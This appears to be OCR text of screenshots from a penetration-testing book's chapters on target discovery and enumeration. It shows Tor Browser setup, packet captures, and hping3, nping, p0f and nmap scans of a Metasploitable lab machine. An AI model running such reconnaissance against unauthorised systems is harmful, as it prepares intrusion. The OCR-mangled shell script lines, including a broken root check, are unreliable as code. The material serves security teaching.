printf " --unregister-app Unregister Tor Browser as a desktop app for this user\n"
}
log_output=0
show_output=0
detach=0
show_usage=0
register_desktop_app=0
logfile=/dev/null
while :
do
case "$1" in
--detach)
detach=1
shift
;;
-v | --verbose | -d | --debug)
sh
Tab Width: 8
Ln 94, Col 21
INS



Open
*start-tor-browser
~/Downloads/tor-browser_en-US/Browser
Save
-xrm '*message.scrollVertical: Never' \
"$complain_message"
if ["$?" -ne 127]; then
return
fi
Try gxmessage. This one isn't installed by default on
Debian with the default GNOME installation, so it seems to
be the least likely program to have available, but it might
be used by one of the 'lightweight' Gtk-based desktop
environments.
gxmessage -title "$complain_dialog_title" \
-center \
-buttons GTK_STOCK_OK \
-default OK \
"$complain_message"
if ["$?" -ne 127]; then
return
fi
}
if ["`id -u`" -eq 1]; then
complain "The Tor Browser Bundle should not be run as root. Exiting."
fi
tbb_usage () {
printf "\nTor Browser Script Options\n"
printf " --verbose Display Tor and Firefox output in the terminal\n"
printf " --log [file] Record Tor and Firefox output in file (default: tor-browser.log)\n"
printf " --detach Detach from terminal and run Tor Browser in the background.\n"
printf " --register-app Register Tor Browser as a desktop app for this user\n"
printf " --unregister-app Unregister Tor Browser as a desktop app for this user\n"
}
log_output=0
show_output=0
detach=0
show_usage=0
register_desktop_app=0
logfile=/dev/null
while :
do
case "$1" in
--detach)
detach=1
shift
;;
-v | --verbose | -d | --debug)
sh
Tab Width: 8
Ln 96, Col 9
INS



Home
Downloads
tor-browser_en-US
Browser
browser
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Floppy Disk
Computer
Browse Network
Connect to Server
Browser
Tor Browser
Tor Network Settings
BROWSER
Before you connect to the Tor network, you need to provide information about this computer's Internet connection.
Which of the following best describes your situation?
I would like to connect directly to the Tor network.
This will work in most situations.
Connect
This computer's Internet connection is censored or proxied.
I need to configure bridge or local proxy settings.
Configure
For assistance, contact help@rt.torproject.org
Quit



About Tor – Tor Browser
About Tor
Search or enter address
Search
The green onion menu now has a security slider which lets you adjust your security level. Check it out!
Open security settings
Tor Browser
5.0.2
Congratulations!
This browser is configured to use Tor.
Test Tor Network Settings
HOWEVER, this browser is out of date.
Click on the onion and then choose Check for Tor Browser Update.
Search securely with Disconnect.me.
What Next?
Tor is NOT all you need to browse anonymously! You may need to change some of your browsing habits to ensure your identity stays safe.
Tips On Staying Anonymous »
You Can Help!
There are many ways you can help make the Tor Network faster and stronger:
• Run a Tor Relay Node »
• Volunteer Your Services »
• Make a Donation »
The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. Learn more about The Tor Project »



Congratulations. This browser is configured to use Tor. – Tor Browser
Congratulations. This...
https://check.torproject.org/?lang=en_US
Search
This page is also available in the following languages:
English
Go
Congratulations. This browser is configured to use Tor.
Your IP address appears to be: 212.21.66.6
Please refer to the Tor website for further information about using Tor safely. You are now free to browse the Internet anonymously. For more information about this exit relay, see: Atlas.
Donate to Support Tor
Tor Q&A Site | Volunteer | Run a Relay | Stay Anonymous
The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. Learn More »
JavaScript is enabled.

Chapter 5: Target Discovery











Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Interface id: 0 (eth0)
Encapsulation type: Ethernet (1)
Arrival Time: Apr 3, 2016 19:44:48.430424000 PDT
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1459737888.430424000 seconds
[Time delta from previous captured frame: 0.000000000 seconds]
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 0.000000000 seconds]
Frame Number: 1
Frame Length: 42 bytes (336 bits)
Capture Length: 42 bytes (336 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:arp]
[Coloring Rule Name: ARP]
[Coloring Rule String: arp]
Ethernet II, Src: Vmware_b3:01:37 (00:0c:29:b3:01:37), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Destination: Broadcast (ff:ff:ff:ff:ff:ff)
Source: Vmware_b3:01:37 (00:0c:29:b3:01:37)
Type: ARP (0x0806)
Address Resolution Protocol (request)
Hardware type: Ethernet (1)
Protocol type: IP (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: Vmware_b3:01:37 (00:0c:29:b3:01:37)
Sender IP address: 172.16.43.150 (172.16.43.150)
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
Target IP address: 172.16.43.156 (172.16.43.156)




```
root@kali:~# tcpdump -i eth0 -vv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
19:50:15.449727 IP (tos 0x0, ttl 64, id 50132, offset 0, flags [none], proto ICMP (1), length 28)
    kali > 172.16.43.156: ICMP echo request, id 12038, seq 0, length 8
19:50:15.449987 IP (tos 0x0, ttl 64, id 59173, offset 0, flags [none], proto ICMP (1), length 28)
    172.16.43.156 > kali: ICMP echo reply, id 12038, seq 0, length 8
19:50:15.860296 IP (tos 0x0, ttl 64, id 30608, offset 0, flags [DF], proto UDP (17), length 72)
    kali.48293 > 172.16.43.2.domain: [bad udp cksum 0xaefe -> 0x9cba!] 2484+ PTR? 156.43.16.172.in-
addr.arpa. (44)
19:50:15.941422 IP (tos 0x0, ttl 128, id 65250, offset 0, flags [none], proto UDP (17), length 72)
    172.16.43.2.domain > kali.48293: [udp sum ok] 2484 NXDomain*- q: PTR? 156.43.16.172.in-addr.arp
a. 0/0/0 (44)
19:50:16.828061 IP (tos 0x0, ttl 64, id 30698, offset 0, flags [DF], proto UDP (17), length 70)
    kali.34123 > 172.16.43.2.domain: [bad udp cksum 0xaefc -> 0x1568!] 65433+ PTR? 2.43.16.172.in-a
ddr.arpa. (42)
19:50:16.888384 IP (tos 0x0, ttl 128, id 65251, offset 0, flags [none], proto UDP (17), length 70)
    172.16.43.2.domain > kali.34123: [udp sum ok] 65433 NXDomain*- q: PTR? 2.43.16.172.in-addr.arpa
. 0/0/0 (42)
19:50:20.873847 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 172.16.43.2 tell kali, length
28
19:50:20.874082 ARP, Ethernet (len 6), IPv4 (len 4), Reply 172.16.43.2 is-at 00:50:56:f3:ae:78 (oui
 Unknown), length 46
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel
```

```
hping3> hping recv eth0
ip(ihl=0x0,ver=0x0,tos=0x00,totlen=0,id=0,fragoff=0,mf=0,df=0,rf=0,ttl=0,proto=0
,cksum=0x0000,saddr=0.0.0.0,daddr=0.0.0.0)
```

```
root@kali:~# hping3 172.16.43.156 -c 1 -S -p 22 -s 6060
HPING 172.16.43.156 (eth0 172.16.43.156): S set, 40 headers + 0 data bytes
len=46 ip=172.16.43.156 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=5.3 ms

--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.3/5.3/5.3 ms
```

```
root@kali:~# hping3 -2 172.16.43.156 -c 1 -S -p 22 -s 6060
HPING 172.16.43.156 (eth0 172.16.43.156): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.43.156 name=UNKNOWN
status=0 port=6060 seq=0

--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 26.8/26.8/26.8 ms
```

```
root@kali:~# nping -c 1 172.16.43.154-157

Starting Nping 0.6.49BETA4 ( http://nmap.org/nping ) at 2016-03-20 12:21 PDT
SENT (0.0165s) ICMP [172.16.43.150 > 172.16.43.154 Echo request (type=8/code=0) id=1858 seq=1] IP [ttl=64 id=6141 iplen=28 ]
SENT (1.0169s) ICMP [172.16.43.150 > 172.16.43.155 Echo request (type=8/code=0) id=15769 seq=1] IP [ttl=64 id=6141 iplen=28 ]
SENT (2.0182s) ICMP [172.16.43.150 > 172.16.43.156 Echo request (type=8/code=0) id=56961 seq=1] IP [ttl=64 id=6141 iplen=28 ]
RCVD (2.2014s) ICMP [172.16.43.156 > 172.16.43.150 Echo reply (type=0/code=0) id=56961 seq=1] IP [ttl=64 id=18749 iplen=28 ]
SENT (3.0193s) ICMP [172.16.43.150 > 172.16.43.157 Echo request (type=8/code=0) id=31854 seq=1] IP [ttl=64 id=6141 iplen=28 ]

Statistics for host 172.16.43.154:
  |  Probes Sent: 1 | Rcvd: 0 | Lost: 1  (100.00%)
  |_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 172.16.43.155:
  |  Probes Sent: 1 | Rcvd: 0 | Lost: 1  (100.00%)
  |_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 172.16.43.156:
  |  Probes Sent: 1 | Rcvd: 1 | Lost: 0  (0.00%)
  |_ Max rtt: 183.110ms | Min rtt: 183.110ms | Avg rtt: 183.110ms
Statistics for host 172.16.43.157:
  |  Probes Sent: 1 | Rcvd: 0 | Lost: 1  (100.00%)
  |_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 4 (112B) | Rcvd: 1 (46B) | Lost: 3 (75.00%)
Nping done: 4 IP addresses pinged in 4.02 seconds
```

```
root@kali:~# nping --tcp -c 1 -p 22 172.16.43.156

Starting Nping 0.6.49BETA4 ( http://nmap.org/nping ) at 2016-03-20 12:24 PDT
SENT (0.0070s) TCP 172.16.43.150:4680 > 172.16.43.156:22 S ttl=64 id=50591 iplen=40  seq=1553963758 win=1480
RCVD (0.1997s) TCP 172.16.43.156:22 > 172.16.43.150:4680 SA ttl=64 id=0 iplen=44  seq=2071016197 win=5840 <mss 1460>

Max rtt: 192.519ms | Min rtt: 192.519ms | Avg rtt: 192.519ms
Raw packets sent: 1 (40B) | Rcvd: 1 (46B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 1.00 seconds
```


```
root@kali:~# alive6 -p eth0

Scanned 1 address and found 0 systems alive
```



Open
pOf.log
/usr/share/p0f
Save
[2016/02/10 22:12:38] mod=syn|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
[2016/02/10 22:12:38] mod=mtu|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:38] mod=syn+ack|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|os=Linux
2.6.x|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
[2016/02/10 22:12:38] mod=mtu|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:38] mod=http request|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|
app=Firefox 10.x or newer|lang=English|params=none|raw_sig=1:Host,User-Agent,Accept=[text/
html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8],Accept-Language=[en-US,en;q=0.5],Accept-
Encoding=[gzip, deflate],Connection=[keep-alive]:Accept-Charset,Keep-Alive:Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.6.0
[2016/02/10 22:12:39] mod=uptime|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|uptime=0
days 2 hrs 38 min (modulo 497 days)|raw_freq=98.92 Hz
[2016/02/10 22:12:39] mod=http response|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|
app=Apache 2.x|lang=none|params=none|raw_sig=1:Date,Server,X-Powered-By=
[PHP/5.2.4-2ubuntu5.10],Keep-Alive=[timeout=15, max=100],Connection=[Keep-Alive],Transfer-Encoding=
[chunked],Content-Type:Accept-Ranges:Apache/2.2.8 (Ubuntu) DAV/2
[2016/02/10 22:12:54] mod=syn|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:54] mod=uptime|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|uptime=0
days 3 hrs 25 min (modulo 198 days)|raw_freq=249.98 Hz
[2016/02/10 22:12:54] mod=syn+ack|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=srv|os=???|
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss::0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=srv|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:54] mod=syn|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:54] mod=uptime|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|uptime=0
days 3 hrs 25 min (modulo 198 days)|raw_freq=250.00 Hz
[2016/02/10 22:12:54] mod=syn+ack|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=srv|os=???|
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss::0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=srv|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:13:10] mod=syn|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
[2016/02/10 22:13:10] mod=mtu|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:13:10] mod=uptime|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|uptime=0
days 3 hrs 26 min (modulo 198 days)|raw_freq=249.98 Hz
[2016/02/10 22:13:11] mod=syn+ack|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=srv|os=???|
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss::0
[2016/02/10 22:13:11] mod=mtu|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=srv|link=Ethernet
Plain Text
Tab Width: 8
Ln 1, Col 1
INS


```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
msfadmin@metasploitable:~$ _
```

```
MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.91 seconds
```

Chapter 6: Enumerating Target







172.16.43.156

Address

- 172.16.43.156 (ipv4)
- 00:0C:29:18:0F:08 - VMware (mac)

Ports

The 977 ports scanned but not shown below are in state: **closed**

- 977 ports replied with: **resets**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
22	tcp	open	ssh	syn-ack			
23	tcp	open	telnet	syn-ack			
25	tcp	open	smtp	syn-ack			
53	tcp	open	domain	syn-ack			
80	tcp	open	http	syn-ack			
111	tcp	open	rpcbind	syn-ack			
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack			
512	tcp	open	exec	syn-ack			
513	tcp	open	login	syn-ack			
514	tcp	open	shell	syn-ack			
1099	tcp	open	rmiregistry	syn-ack			
1524	tcp	open	ingreslock	syn-ack			
2049	tcp	open	nfs	syn-ack			
2121	tcp	open	ccproxy-ftp	syn-ack			
3306	tcp	open	mysql	syn-ack			
5432	tcp	open	postgresql	syn-ack			
5900	tcp	open	vnc	syn-ack			
6000	tcp	open	X11	syn-ack			
6667	tcp	open	irc	syn-ack			
8009	tcp	open	ajp13	syn-ack			
8180	tcp	open	unknown	syn-ack			

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 13:54 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00031s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 00:0C:29:18:0F:08 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 13:59 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00021s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
